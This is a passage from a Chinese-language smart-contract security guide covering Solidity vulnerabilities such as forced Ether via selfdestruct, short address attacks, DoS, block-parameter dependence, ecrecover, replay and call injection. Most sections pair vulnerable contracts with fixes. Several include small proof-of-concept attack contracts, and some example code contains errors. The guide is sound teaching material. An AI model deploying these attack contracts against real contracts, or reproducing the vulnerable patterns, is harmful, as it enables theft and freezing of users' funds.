 uint256 oldValue = allowed[msg.sender][\_spender];  
 if (\_subtractedValue > oldValue) {  
 allowed[msg.sender][\_spender] = 0;  
 } else {  
 allowed[msg.sender][\_spender] = oldValue.sub(\_subtractedValue);  
 }  
 emit Approval(msg.sender, \_spender, allowed[msg.sender][\_spender]);  
 return true;  
}

* 参考链接：[ERC20 API: An Attack Vector on Approve/TransferFromMethods](https://docs.google.com/document/d/1YLPtQxZu1UAvO9cZ1O2RPXBbT0mooh4DYKjA_jp-RLM/)

### 5. 强行将以太币置入合约

通常，当 Ether  
发送到合约时，它必须执行回退功能或合约中的其他函数。这里有三个例外，合约可能会收到了  
Ether  
但并不会执行任何函数。通过收到以太币来触发代码的合约，对强制将以太币发送到某个合约这类攻击是非常脆弱的。

**自毁**

任何合约都能够实现该  
[selfdestruct(address)](http://solidity.readthedocs.io/en/latest/introduction-to-smart-contracts.html#self-destruct)  
功能，该功能从合约地址中删除所有字节码，并将所有存储在那里的 Ether  
发送到参数指定的地址。如果此指定的地址也是合约，则不会调用任何函数（包括fallback函数）。因此，使用  
selfdestruct() 函数可以无视目标合约中存在的任何代码，强制将 Ether  
发送给任一目标合约，包括没有任何可支付函数的合约。这意味着，任何攻击者都可以创建带有  
selfdestruct() 函数的合约，向其发送 Ether，调用 selfdestruct(target)  
并强制将 Ether 发送至 target 合约。Martin Swende  
有一篇出色的[博客文章](http://martin.swende.se/blog/Ethereum_quirks_and_vulns.html)描述了自毁操作码的一些诡异操作，并描述了客户端节点如何检查不正确的不变量，这可能会导致相当灾难性的客户端问题。

**预先发送的 Ether**

合约不使用 selfdestruct() 函数或调用任何 payable 函数仍可以接收到  
Ether 的第二种方式是把 Ether  
预发送到合约地址。合约地址是确定性的，实际上地址是根据创建合约的地址及创建合约的交易  
Nonce 的哈希值计算得出的，即下述形式：  
address = sha3(rlp.encode([account\_address,transaction\_nonce]) 请参阅  
[Keyless  
Ether](https://github.com/sigp/solidity-security-blog#keyless-eth)  
在这一点上的一些有趣用例或者[How is the address of an Ethereum contract  
computed?](https://ethereum.stackexchange.com/questions/760/how-is-the-address-of-an-ethereum-contract-computed)。这意味着，任何人都可以在创建合约之前计算出合约地址，并将  
Ether 发送到该地址。当合约确实创建时，它将具有非零的 Ether 余额。

[**挖矿**](https://solidity-cn.readthedocs.io/zh/develop/security-considerations.html#ether)

目前无论是合约还是"外部账户"都不能阻止有人给它们发送 以太币Ether。  
合约可以对一个正常的转账做出反应并拒绝它，但还有些方法可以不通过创建消息来发送 以太币Ether。  
其中一种方法就是单纯地向合约地址"挖矿" 。

* 案例

pragma solidity ^0.4.22;  
  
contract EtherGame {  
   
 uint public payoutMileStone1 = 3 ether;  
 uint public mileStone1Reward = 2 ether;  
 uint public payoutMileStone2 = 5 ether;  
 uint public mileStone2Reward = 3 ether;   
 uint public finalMileStone = 10 ether;   
 uint public finalReward = 5 ether;   
   
 mapping(address => uint) redeemableEther;  
 // users pay 0.5 ether. At specific milestones, credit their accounts  
 function play() public payable {  
 require(msg.value == 0.5 ether); // each play is 0.5 ether  
 uint currentBalance = address(this).balance + msg.value;  
 // ensure no players after the game as finished  
 require(currentBalance <= finalMileStone);  
 // if at a milestone credit the players account  
 if (currentBalance == payoutMileStone1) {  
 redeemableEther[msg.sender] += mileStone1Reward;  
 }  
 else if (currentBalance == payoutMileStone2) {  
 redeemableEther[msg.sender] += mileStone2Reward;  
 }  
 else if (currentBalance == finalMileStone ) {  
 redeemableEther[msg.sender] += finalReward;  
 }  
 return;  
 }  
   
 function claimReward() public {  
 // ensure the game is complete  
 require(address(this).balance == finalMileStone);  
 // ensure there is a reward to give  
 require(redeemableEther[msg.sender] > 0);   
 uint tempRedeemableEther = redeemableEther[msg.sender];  
 redeemableEther[msg.sender] = 0;  
 msg.sender.transfer(tempRedeemableEther);  
 }  
 }

这个合约代表一个简单的游戏（自然会引起[竞态条件（Race-conditions）](https://github.com/slowmist/Knowledge-Base/blob/master/solidity-security-comprehensive-list-of-known-attack-vectors-and-common-anti-patterns-chinese.md#%E6%9D%A1%E4%BB%B6%E7%AB%9E%E4%BA%89%E9%9D%9E%E6%B3%95%E9%A2%84%E5%85%88%E4%BA%A4%E6%98%93)），玩家可以将 0.5 ether 发送给合约，希望成为第一个达到三个里程碑之一的玩家。里程碑以  
Ether 计价。当游戏结束时，第一个达到里程碑的人可以获得合约的部分  
Ether。当达到最后的里程碑（10 Ether）时，游戏结束，用户可以取走奖励。

该合约的问题出在uint currentBalance = this.balance + msg.value;(以及相关的[16]行)和[32]行对this.balance的错误使用。攻击者可以通过上述提到的三种方式将ether置入合约:

比如第一种方式：

pragma solidity ^0.4.22;  
  
contract POC {  
 address owner;  
   
 constructor() public payable {  
 owner = msg.sender;  
 }  
   
 modifier onlyOwner() {  
 require(msg.sender == owner);  
 \_;  
 }  
   
 function attack(address \_addr) public onlyOwner {  
 selfdestruct(\_addr);  
 }  
   
 function() external payable {}  
}

部署合约的时候在交易中附加0.1  
ether，然后调用attack函数自毁合约，此时将会把0.1  
ether发送到案例合约，因为案例合约每次只能接收0.5  
ether，普通玩家将永远不能满足里程碑的要求，游戏将没有胜利的玩家，除非有剩下的0.4  
ether被强行打入合约。

第二种方式：

使用solidity计算某个合约的部署地址的方法是address(keccak256(0xd6, 0x94, \_from, nonce))其中，\_from表示部署合约的账号的地址，nonce表示账号地址部署这个合约时的nonce，即最新的交易序号+1。如果部署合约的账户是第一次交易，如果账户是合约，nonce=1，如果是普通用户，nonce=0：

nonce0= address(keccak256(0xd6, 0x94, \_from, 0x80))  
nonce1= address(keccak256(0xd6, 0x94, \_from, 0x01))  
nonce2= address(keccak256(0xd6, 0x94, \_from, 0x02))

* 漏洞修复

此漏洞是对this.balance的滥用，在可能的情况下，合约逻辑应避免依赖于合约余额的确切值，因为它可以在合约逻辑之外被人为操纵。如果合约逻辑必须基于this.balance，那么需要考虑合约意外的余额。

如果确实需要精确的余额值，那么应该定义一个状态变量，该变量在合约通过payable函数接收到ether的时候增加，用来安全的追踪合约收到的ether，并且，这个变量不会受到强制发送ether到合约（例如selfdestruct()  
）的影响。因此，对上述案例合约的修改如下：

contract EtherGame {  
  
 uint public payoutMileStone1 = 3 ether;  
 uint public mileStone1Reward = 2 ether;  
 uint public payoutMileStone2 = 5 ether;  
 uint public mileStone2Reward = 3 ether;   
 uint public finalMileStone = 10 ether;   
 uint public finalReward = 5 ether;   
 uint public depositedWei;// 新增状态变量，表示合约收到玩家发送的ether数量  
  
 mapping (address => uint) redeemableEther;  
  
 function play() public payable {  
 require(msg.value == 0.5 ether);  
 uint currentBalance = depositedWei + msg.value;  
 // ensure no players after the game as finished  
 require(currentBalance <= finalMileStone);  
 if (currentBalance == payoutMileStone1) {  
 redeemableEther[msg.sender] += mileStone1Reward;  
 }  
 else if (currentBalance == payoutMileStone2) {  
 redeemableEther[msg.sender] += mileStone2Reward;  
 }  
 else if (currentBalance == finalMileStone ) {  
 redeemableEther[msg.sender] += finalReward;  
 }  
 depositedWei += msg.value;  
 return;  
 }  
  
 function claimReward() public {  
 // ensure the game is complete  
 require(depositedWei == finalMileStone);  
 // ensure there is a reward to give  
 require(redeemableEther[msg.sender] > 0);   
 redeemableEther[msg.sender] = 0;  
 msg.sender.transfer(redeemableEther[msg.sender]);  
 }  
 }

* 参考链接：https://blog.sigmaprime.io/solidity-security.html#ether

### 6.短地址/参数攻击

这种攻击并不是专门针对Solidity合约执行的，而是针对可能与之交互的第三方应用程序执行的

* 问题描述

将参数传递给智能合约时，参数将根据ABI规范进行编码。可以发送比预期参数长度短的编码参数（例如，发送只有38个十六进制字符（19个字节）的地址而不是标准的40个十六进制字符（20个字节））。在这种情况下，EVM会将0填到编码参数的末尾以弥补预期的长度。

当第三方应用程序不验证输入时，这会成为问题。最明显的例子是当用户提币时，交易所不验证ERC20令牌的地址。Peter  
Venesses的文章[The ERC20 Short Address Attack  
Explained](https://vessenes.com/the-erc20-short-address-attack-explained/)中详细介绍了这个例子。  
考虑一下标准的ERC20传输函数接口，注意参数的顺序，

function transfer(address to, uint tokens) public returns (bool success);

假设，某交易所持有大量代币，现在，一个用户希望提出他存储的100代币，用户提交地址0x12345678901234567890123456789012345678**00**  
(20字节)，以及代币数量100，交易所安装transfer函数指定的参数顺序对地址和数量进行编码，编码结果是(为了便于观察，手动把将其分为了3行)

a9059cbb   
0000000000000000000000001234567890123456789012345678901234567800  
0000000000000000000000000000000000000000000000056bc75e2d63100000

前四个字节（a9059cbb）是 transfer() [函数签名/选择器](https://solidity.readthedocs.io/en/latest/abi-spec.html#function-selector)，第二个  
32 字节是地址，最后 32  
个字节是表示代币数量的 uint256 。请注意，最后的十六进制数 56bc75e2d63100000 对应于  
100 个代币（包含 18 个小数位，这是由代币合约的decimals指定的）。

现在，恶意用户故意忽略地址后面的1个字节，然后提交数据，交易所如果没有验证用户输入，那么编码结果将会变成

a9059cbb   
0000000000000000000000001234567890123456789012345678901234567800  
00000000000000000000000000000000000000000000056bc75e2d6310000000

注意，在表示数量的参数后面已经补上了00，以补齐4+32+32字节。当它被发送到智能合约的时候，合约地址将其做执行向0x1234567890123456789012345678901234567800地址转账25600代币（左移1个字节），这样，攻击者就实现了存100代币，而取出了25600代币，交易所则损失了用户25500代币。

* 漏洞预防

在将所有输入发送到区块链之前对其进行验证可以防止这些类型的攻击。还应该指出的是参数排序在这里起着重要的作用。由于填充只发生在字符串末尾，智能合约中参数的缜密排序可能会缓解此攻击的某些形式。

* 参考链接：
  + [Short Address](https://blog.sigmaprime.io/solidity-security.html)
  + [区块链安全 -以太坊短地址攻击](https://blog.csdn.net/u011721501/article/details/79476587)
  + [The ERC20 Short Address AttackExplained](https://vessenes.com/the-erc20-short-address-attack-explained/)

### 7. 拒绝服务攻击(DOS)

对智能合约进行DOS攻击的方法有很多种，其基本的目的是使合约在一段时间或者永久无法正常运行。通过拒绝服务攻击，可以使合约中的ether永远无法提取出来，或者  
[关于ParityMultiSig钱包账户冻结的分析](https://www.jianshu.com/p/a2508439fb68)类似于这种攻击。

对智能合约进行拒绝服务攻击的手段有多种，下面将会列出几种常见的攻击场景：

#### 7.1 通过(Unexpected) Revert发动DoS

如果智能合约的状态改变依赖于外部函数执行的结果，又未对执行一直失败的情况做出防护，那么该智能合约就可能遭受DOS攻击。

* 案例

pragma solidity ^0.4.22;  
  
contract Auction {  
 address public currentLeader;  
 uint256 public highestBid;  
   
 function bid() public payable {  
 require(msg.value > highestBid);  
 require(currentLeader.send(highestBid));  
 currentLeader = msg.sender;  
 highestBid = currentLeader;  
 }  
}

案列合约是一个简单的竞拍合约，如果当前交易的携带的ether大于目前highestBid，那么highestBid所对应的ether就退回给currentLeader，然后设置当前竞拍者为currentLeader，currentLeader改为msg.value。但是当恶意攻击者部署如下合约，通过合约来竞拍将会出现问题：

pragma solidity ^0.4.22;  
  
//设置原合约接口，方便调用函数  
interface Auction{  
 function bid() external payable;  
}  
  
contract POC {  
 address owner;  
 Auction auInstance;  
   
 constructor() public {  
 owner = msg.sender;  
 }  
   
 modifier onlyOwner() {  
 require(owner==msg.sender);  
 \_;  
 }  
 //指向原合约地址  
 function setInstance(address addr) public onlyOwner {  
 auInstance = Auction(addr);  
 }  
   
 function attack() public onlyOwner {  
 auInstance.bid.value(msg.value)();  
 }   
   
 function() external payable{  
 revert();  
 }  
}

攻击者先通过攻击合约向案例合约转账成为currentLeader，然后新的bider竞标的时候，执行到require(currentLeader.send(highestBid))会因为攻击合约的fallback()函数无法接收ether而一直为false，最后攻击合约以较低的ether赢得竞标。

* 漏洞修复

如果需要对外部函数调用的结果进行处理才能进入新的状态，请考虑外部调用可能一直失败的情况，也可以添加基于时间的操作，防止外部函数调用一直无法满足require判断。

#### 7.2 通过区块Gas Limit发动DoS

一次性向所有人转账，很可能会导致达到以太坊区块gas limit的上限。以太坊规定了每一个区块所能花费的gas  
limit，如果超过交易便会失败。

即使没有故意的攻击，这也可能导致问题。然而，最为糟糕的是如果gas的花费被攻击者操控。在先前的例子中，如果攻击者增加一部分收款名单，并设置每一个收款地址都接收少量的退款。这样一来，更多的gas将会被花费从而导致达到区块gas limit的上限，整个转账的操作也会以失败告终。

* 案例

contract DistributeTokens {  
 address public owner; // gets set somewhere  
 address[] investors; // array of investors  
 uint[] investorTokens; // the amount of tokens each investor gets  
   
 // ... extra functionality, including transfertoken()  
   
 function invest() public payable {  
 investors.push(msg.sender);  
 investorTokens.push(msg.value \* 5); // 5 times the wei sent  
 }  
   
 function distribute() public {  
 require(msg.sender == owner); // only owner  
 for(uint i = 0; i < investors.length; i++) {   
 // here transferToken(to,amount) transfers "amount" of tokens to the address "to"  
 transferToken(investors[i],investorTokens[i]);   
 }  
 }  
}

案例合约遍历可被人为操纵的investors[]数组。攻击者可以创建许多账户，使的investors[]数组变的很大，使得执行for循环所消耗的gas超过块gas极限，使得distribute函数一直处于out-of-gas（OOG）状态，而一直无法执行成功，合约正常功能实现受到影响。

* 漏洞修复

合约不应该循环对可以被外部用户人为操纵的数据结构进行批量操作，建议使用[取回模式而不是发送模式](https://solidity-cn.readthedocs.io/zh/develop/common-patterns.html#withdrawal-pattern)，每个投资者可以使用withdrawFunds取回自己应得的代币；

如果实在必须通过遍历一个变长数组来进行转账，最好估计完成它们大概需要多少个区块以及多少笔交易。然后你还必须能够追踪得到当前进行到哪以便当操作失败时从那里开始恢复，举个例子：

struct Payee {  
 address addr;  
 uint256 value;  
}  
Payee payees[];  
uint256 nextPayeeIndex;  
  
function payOut() {  
 uint256 i = nextPayeeIndex;  
 while (i < payees.length && msg.gas > 200000) {  
 payees[i].addr.send(payees[i].value);  
 i++;  
 }  
 nextPayeeIndex = i;  
}

如上所示，必须确保在下一次执行payOut()之前另一些正在执行的交易不会发生任何错误。如果必须批量转账，请使用上面这种方式来处理。

#### 7.3 所有者操作

目前，很多代币合约都有一个owner账户，其拥有开启/暂停交易的权限，如果对owner保管不善，代币合约可能被一直冻结交易，导致非主观的拒绝服务攻击。

* 案例
* bool public isFinalized = false;  
  address public owner; // gets set somewhere
* function finalize() public {  
   require(msg.sender == owner);  
   isFinalized == true;  
  }
* // ... extra ICO functionality
* // overloaded transfer function  
  function transfer(address *to, uint \_value) returns (bool) {*  
   *require(isFinalized);*  
   *super.transfer(*to,\_value)  
  }

在ICO结束后，如果特权用户丢失其私钥或变为非活动状态，owner无法调用finalize()，用户则一直不可以发送代币，即令牌生态系统的整个操作取决于一个地址。

* 漏洞修复

可以设置多个拥有owner权限的地址，或者设置暂停交易的期限，超过期限就可以恢复交易，如：require(msg.sender == owner || now > unlockTime)

* 参考资料
  + https://blog.sigmaprime.io/solidity-security.html#dos
  + 以太坊智能合约 --- 最佳安全开发指南 [通过(Unexpected)Throw发动DoS](https://github.com/ConsenSys/smart-contract-best-practices/blob/master/README-zh.md#%E9%80%9A%E8%BF%87unexpected-throw%E5%8F%91%E5%8A%A8dos)
  + 以太坊智能合约 --- 最佳安全开发指南 [通过区块GasLimit发动DoS](https://github.com/ConsenSys/smart-contract-best-practices/blob/master/README-zh.md#%E9%80%9A%E8%BF%87%E5%8C%BA%E5%9D%97gas-limit%E5%8F%91%E5%8A%A8dos)

### 8. 区块参数依赖

#### 8.1 时间戳依赖

数据块时间戳历来被用于各种应用，例如随机数的函数，锁定一段时间的资金以及时间相关的各种状态变化的条件语句。矿工有能力稍微调整时间戳，如果在智能合约中使用错误的块时间戳，这可能会证明是相当危险的。

block.timestamp或者别名now可以由矿工操纵，如果他们有这样做的动机。下面是一个简单的游戏合约，该合约容易被矿工攻击，从而获利。

roulette.sol：  
contract Roulette {  
 uint public pastBlockTime; // Forces one bet per block  
   
 constructor() public payable {} // initially fund contract  
   
 // fallback function used to make a bet  
 function () public payable {  
 require(msg.value == 10 ether); // must send 10 ether to play  
 require(now != pastBlockTime); // only 1 transaction per block  
 pastBlockTime = now;  
 if(now % 15 == 0) { // winner  
 msg.sender.transfer(this.balance);  
 }  
 }  
}

这份合约表现得像一个简单的彩票。每块一笔交易可以打赌10  
ether赢得合约余额的机会。这里的假设是，block.timestamp关于最后两位数字是均匀分布的。如果是这样，那么将有1/15的机会赢得这个彩票。  
但是，正如我们所知，矿工可以根据需要调整时间戳。在这种特殊情况下，如果合约中有足够的ether，解决某个区块的矿工将被激励选择一个block.timestamp % 15 == 0或now % 15 == 0的时间戳。在这样做的时候，他们可能会赢得这个合约以及块奖励。由于每个区块只允许一个人下注，所以这也容易受到前置交易攻击。

在实践中，块时间戳是单调递增的，所以矿工不能选择任意块时间戳（它们必须大于其前辈）。它们也限制在将来设置不太远的块时间，因为这些块可能会被网络拒绝（节点不会验证其时间戳在未来的块）。

#### 8.2 区块哈希依赖

在一些赌博游戏合约中，使用区块头相关的参数来产生随机数：区块号(block.number)、区块时间戳(block.timestamp)、区块难度(block.difficulty)、区块gas限制(block.gaslimit)等。当以太坊上矿工挖出一个区块时，此时区块头的相关参数就可以被矿工获知，一些恶意挖矿的矿工可以利用这些区块参数进行攻击。

// Returns a pseudo Random number.  
function generateRand() private returns (uint) {   
 // Seeds  
 privSeed = (privSeed\*3 + 1) / 2;  
 privSeed = privSeed % 10\*\*9;  
 uint number = block.number; // ~ 10\*\*5 ; 60000  
 uint diff = block.difficulty; // ~ 2 Tera = 2\*10\*\*12; 1731430114620  
 uint time = block.timestamp; // ~ 2 Giga = 2\*10\*\*9; 1439147273  
 uint gas = block.gaslimit; // ~ 3 Mega = 3\*10\*\*6  
 // Rand Number in Percent  
 uint total = privSeed + number + diff + time + gas;  
 uint rand = total % 37;  
 return rand;  
}

例如，一个实现轮盘赌博的智能合约中，其逻辑是如果下一个块哈希值以偶数结尾，则返回一个黑色数字。一个矿工（或矿池）可以在黑色上下注  
100  
万美元。如果他们挖出下一个区块并发现区块哈希值以奇数结尾，他们会丢弃该块、继续挖矿、直到他们挖出一个块哈希值为偶数的块，从而从漏洞合约中获利。

#### 8.3 漏洞修复

随机数的来源尽量来自于区块链之外，这可以在具有诸如commit-reveal之类的系统的对等体之间完成，或者通过将信任模型改变为一组参与者（例如在[RandDAO](https://github.com/randao/randao)）来完成。  
这也可以通过中心化的实体来完成，该实体充当随机预言。  
块变量（一般来说，有一些例外）不应该用于随机种子，因为它们可以被矿工操纵。

### 9. ecrecover 未作0地址判断

keccak256() 和 ecrecover()都是内嵌的函数， keccak256() 可以用于计算公钥的签名， ecrecover()可以用来恢复签名公钥。传值正确的情况下，可以利用这两个函数来验证地址。

//ecrecover接口，利用椭圆曲线签名恢复与公钥相关的地址，错误返回零。  
ecrecover(bytes32 hash, uint8 v, bytes32 r, bytes32 s) returns (address)   
  
--------------------------------------------------------------  
bytes32 hash = keccak256(\_from,\_spender,\_value,nonce,name);  
if(\_from != ecrecover(hash,\_v,\_r,\_s)) revert();

当ecrecover传入错误参数（例如\_v = 29,），函数返回0地址。如果合约函数传入的校验地址也为零地址，那么将通过断言，导致合约逻辑错误。

function transferProxy(address \_from, address \_to, uint256 \_value, uint256 \_feeMesh,  
 uint8 \_v,bytes32 \_r, bytes32 \_s) public transferAllowed(\_from) returns (bool){  
  
 ...  
   
 bytes32 h = keccak256(\_from,\_to,\_value,\_feeMesh,nonce,name);  
 if(\_from != ecrecover(h,\_v,\_r,\_s)) revert();  
   
 ...  
 return true;  
}

函数transferProxy中，如果传入的参数\_from为0，那么ecrecover函数因为输入参数错误而返回0值之后，if判断将通过，从而导致合约漏洞。

pragma solidity ^0.4.4;  
  
contract Decode{  
 //公匙：0x60320b8a71bc314404ef7d194ad8cac0bee1e331  
 //sha3(msg): 0x4e03657aea45a94fc7d47ba826c8d667c0d1e6e33a64a036ec44f58fa12d6c45 (web3.sha3("abc");)  
 //签名后的数据：0xf4128988cbe7df8315440adde412a8955f7f5ff9a5468a791433727f82717a6753bd71882079522207060b681fbd3f5623ee7ed66e33fc8e581f442acbcf6ab800  
  
 //验签数据入口函数  
 //bytes memory signedString =hex"f4128988cbe7df8315440adde412a8955f7f5ff9a5468a791433727f82717a6753bd71882079522207060b681fbd3f5623ee7ed66e33fc8e581f442acbcf6ab800";  
 function decode(bytes signedString) public pure returns (address){  
  
 bytes32 r = bytesToBytes32(slice(signedString, 0, 32));  
 bytes32 s = bytesToBytes32(slice(signedString, 32, 32));  
 byte v = slice(signedString, 64, 1)[0];  
 return ecrecoverDecode(r, s, v);  
 }  
  
 //将原始数据按段切割出来指定长度  
 function slice(bytes memory data, uint start, uint len) internal pure returns (bytes){  
 bytes memory b = new bytes(len);  
  
 for(uint i = 0; i < len; i++){  
 b[i] = data[i + start];  
 }  
  
 return b;  
 }  
  
 //使用ecrecover恢复公匙  
 function ecrecoverDecode(bytes32 r, bytes32 s, byte v1) internal pure returns (address addr){  
 uint8 v = uint8(v1) + 27;  
 addr = ecrecover(0x4e03657aea45a94fc7d47ba826c8d667c0d1e6e33a64a036ec44f58fa12d6c45, v, r, s);  
 }  
  
 //bytes转换为bytes32  
 function bytesToBytes32(bytes memory source) internal pure returns (bytes32 result) {  
 assembly {  
 result := mload(add(source, 32))  
 }  
 }  
}

函数 decode()传入经过签名后的数据，用于验证返回地址是否是之前用于签名的私钥对应的公钥地址。以太坊提供了web3.eth.sign方法来对数据生成数字签名。上面的签名数据可以通过下面的js代码获得：

//初始化基本对象  
var Web3 = require('web3');  
var web3 = new Web3(new Web3.providers.HttpProvider("http://localhost:8545"));  
  
var account = web3.eth.accounts[0];  
var sha3Msg = web3.sha3("abc");  
var signedData = web3.eth.sign(account, sha3Msg);  
  
console.log("account: " + account);  
console.log("sha3(message): " + sha3Msg);  
console.log("Signed data: " + signedData);

js代码运行结果如下：

$ node test.js  
account: 0x60320b8a71bc314404ef7d194ad8cac0bee1e331  
sha3(message): 0x4e03657aea45a94fc7d47ba826c8d667c0d1e6e33a64a036ec44f58fa12d6c45  
Signed data: 0xf4128988cbe7df8315440adde412a8955f7f5ff9a5468a791433727f82717a6753bd71882079522207060b681fbd3f5623ee7ed66e33fc8e581f442acbcf6ab800

* 漏洞修复  
  对0x0地址做过滤，例如：

function transferProxy(address \_from, address \_to, uint256 \_value, uint256 \_feeMesh,  
 uint8 \_v,bytes32 \_r, bytes32 \_s) public transferAllowed(\_from) returns (bool){  
  
 ...  
 require(\_from != 0x0); // 待校验的地址不为0  
 bytes32 h = keccak256(\_from,\_to,\_value,\_feeMesh,nonce,name);  
 if(\_from != ecrecover(h,\_v,\_r,\_s)) revert();  
   
 ...  
 return true;  
}

* 参考资料
  + [transferProxy-keccak256](https://github.com/sec-bit/awesome-buggy-erc20-tokens/blob/master/ERC20_token_issue_list_CN.md#a12-transferproxy-keccak256)
  + [approveProxy-keccak256](https://github.com/sec-bit/awesome-buggy-erc20-tokens/blob/master/ERC20_token_issue_list_CN.md#a13-approveproxy-keccak256)

#### 9.1 重放攻击(Replay Attack)

在资产管理体系中，常有委托管理的情况，委托人将资产给受托人管理，委托人支付一定的费用给受托人。这个业务场景在智能合约中也比较普遍。

* 实例：

function transferProxy(  
 address \_from,   
 address \_to,   
 uint256 \_value,   
 uint256 \_fee,   
 uint8 \_v,   
 bytes32 \_r,   
 bytes32 \_s) public returns (bool){  
  
 if(balances[\_from] < \_fee + \_value || \_fee > \_fee + \_value)   
 revert();   
   
 uint256 nonce = nonces[\_from];   
 bytes32 h = keccak256(\_from,\_to,\_value,\_fee,nonce,address(this));   
   
 if(\_from != ecrecover(h,\_v,\_r,\_s))   
 revert();   
   
 if(balances[\_to] + \_value < balances[\_to] || balances[msg.sender] + \_fee < balances[msg.sender])   
 revert();   
   
 balances[\_to] += \_value; emit Transfer(\_from, \_to, \_value);   
 balances[msg.sender] += \_fee; emit Transfer(\_from, msg.sender, \_fee);   
 balances[\_from] -= \_value + \_fee; nonces[\_from] = nonce + 1;   
 return true;   
}

transferProxy 方法涉及的角色：

角色1: 需要转 Token，但自己钱包地址里没有 ETH 的人，即合约中的 \_from

角色2: 帮助角色1来转 Token，并支付 ETH 的 gas 费用，即合约中的 msg.sender，也是调用这个合约的人

角色3: Token 接收方，即合约中的 \_to

transferProxy 方法的目的：

角色1想要转 Token 给角色3，但自己又没有 ETH 来支付手续费，于是角色1找到有 ETH 的角色2说：我给你一些 Token 当做手续费，你来通过调用 transferProxy 来把我的 Token 转给角色3，因为你有 ETH。

函数中关键的点是keccak256和ecrecover，即椭圆曲线加密数字签名(ECDSA)函数和验签函数，keccak256等同于sha3。

如下是签名、验签过程：

* 角色1(*from)先用sha3函数对 \_from,*to,*value,*fee,nonce,address(token)进行处理得到msg值，然后使用web3.eth.sign(address, msg)得到签名signature；
* 将signature取前 0~66 个字节作为 r， 66~130 之间的字节作为 s，130~132 的字节作为 v，然后把 v 转为整型，角色1把这些信息告知角色2，角色2调用合约的transferProxy进行转账；
* 合约内ecrecover接收签名数据的哈希值以及 r/s/v 等参数作为输入，返回实施该签名的账户地址；
* 漏洞预防

nonce 生成算法不采用从 0 开始自增的设计，避免和场景的做法相同；

去除 transferProxy 函数，改成其他方式实现代理的需求；

在keccak256函数中增加 address(this) 作为参数；

* 参考链接： [以太坊智能合约重放攻击细节剖析](https://www.jianshu.com/p/e77d95ea1a22)  
   [Replay Attacks on Ethereum Smart Contracts-内含实例链接](https://github.com/nkbai/defcon26/blob/master/docs/Replay%20Attacks%20on%20Ethereum%20Smart%20Contracts.md)
* http://www.itanlian.com/chainnews/2855.html

### 10. 底层函数误用

CALL 与[DELEGATECALL](https://solidity.readthedocs.io/en/v0.4.24/units-and-global-variables.html#address-related)操作码是非常有用的，它们让 Ethereum开发者将他们的代码模块化（Modularise）。用 CALL操作码来处理对合约的外部标准信息调用（Standard MessageCall）时，代码在外部合约/功能的环境中运行。 DELEGATECALL操作码也是标准消息调用，但在目标地址中的代码会在调用合约的环境下运行，也就是说，保持msg.sender 和 msg.value不变。该功能支持实现库，开发人员可以为未来的合约创建可重用的代码。

#### 10.1 call注入攻击

call是以太坊智能合约编写语言Solidity提供的底层函数，用来与外部合约或者库进行交互。此类函数使用时需要对调用参数的安全性进行判定，建议谨慎使用。

* 案例

function transferFrom(address \_from, address \_to, uint256 \_amount, bytes \_data, string \_custom\_fallback)  
 public  
 returns (bool success)  
 {  
 // Alerts the token controller of the transfer  
 if (isContract(controller)) {  
 if (!TokenController(controller).onTransfer(\_from, \_to, \_amount))  
 throw;  
 }  
  
 require(super.transferFrom(\_from, \_to, \_amount));  
  
 if (isContract(\_to)) {  
 ERC223ReceivingContract receiver = ERC223ReceivingContract(\_to);  
 receiver.call.value(0)(bytes4(keccak256(\_custom\_fallback)), \_from, \_amount, \_data);  
 }  
  
 ERC223Transfer(\_from, \_to, \_amount, \_data);  
  
 return true;  
 }  
   
 function isAuthorized(address src, bytes4 sig) internal view returns (bool) {  
 if (src == address(this)) {  
 return true;  
 } else if (src == owner) {  
 return true;  
 }  
 ...  
}

receiver，\_custom\_fallback，\_from, \_amount,  
\_data是由用户控制的，也就是说用户可以控制整个call调用，包括调用的合约地址（receiver），调用哪个函数（\_custom\_fallback）,传递的参数（\_from,  
\_amount,  
\_data），是很危险的做法。攻击者通过指定receiver为案例合约地址，利用DS-Auth授权，调用合约自身的函数，从而获得了合约的控制权。

下面是ERC223标准的另一个call错误实现：

// Function that is called when a user or another contract wants to transfer funds .  
function transfer(address \_to, uint \_value, bytes \_data, string \_custom\_fallback) returns (bool success) {  
   
 if(isContract(\_to)) {  
 if (balanceOf(msg.sender) < \_value) throw;  
 balances[msg.sender] = safeSub(balanceOf(msg.sender), \_value);  
 balances[\_to] = safeAdd(balanceOf(\_to), \_value);  
 assert(\_to.call.value(0)(bytes4(sha3(\_custom\_fallback)), msg.sender, \_value, \_data));  
 Transfer(msg.sender, \_to, \_value, \_data);  
 return true;  
 }  
 else {  
 return transferToAddress(\_to, \_value, \_data);  
 }  
}

这种合约本身允许用户自定义 call() 任意地址上任意函数的设计，十分危险。攻击者可以很容易地借用当前合约的身份来进行**任何操作**。  
可能导致如下后果：

1. 允许攻击者以缺陷合约身份来盗走其它 Token 合约中的 Token
2. 与 ds-auth 之类的鉴权机制结合，绕过合约自身的权限检查
3. 允许攻击者以缺陷合约身份来盗走其它 Token 账户所授权（Approve）的  
   Token
4. 攻击者可传入虚假数据（\_data）欺骗 Receiver 合约

* 漏洞修复

1. 推荐使用如下方式调用tokenFallback函数

interface ERC223ReceivingContract {  
 function tokenFallback(address from,uint256 );  
}  
 function transfer(address \_to, uint \_value, bytes \_data) {  
 ...  
 if(codeLength>0) {  
 ERC223ReceivingContract receiver = ERC223ReceivingContract(\_to);  
 receiver.tokenFallback(msg.sender, \_value, \_data);//限定调用函数  
 }  
 ...  
 }

1. DS-Auth在设置权限的时候，不要把合约本身地址加入白名单

function isAuthorized(address src, bytes4 sig) internal view returns (bool) {  
 if (src == address(this)) {  
 return false;  
 } else if (src == owner) {  
 return true;  
 }  
 ...  
}

* 参考资料
  + [ATN抵御合约攻击的报告](https://atn.io/resource/aareport.pdf)
  + [以太坊智能合约call注入攻击](https://blog.csdn.net/u011721501/article/details/80757811)
  + [ds-auth](https://github.com/dapphub/ds-auth)
  + [ERC223-token-standard](https://github.com/Dexaran/ERC223-token-standard/tree/Recommended)

#### 10.2 delegatecall误用

DELEGATECALL  
会保持调用环境不变的属性表明，构建无漏洞的定制库并不像人们想象的那么容易。库中的代码本身可以是安全的，无漏洞的，但是当在另一个应用的环境中运行时，可能会出现新的漏洞。

* 案例

案例代码来源于[Ethernaut第6关](https://ethernaut.zeppelin.solutions/level/0x68756ad5e1039e4f3b895cfaa16a3a79a5a73c59)

pragma solidity ^0.4.18;  
  
contract Delegate {  
  
 address public owner;  
  
 function Delegate(address \_owner) public {  
 owner = \_owner;  
 }  
  
 function pwn() public {  
 owner = msg.sender;  
 }  
}  
  
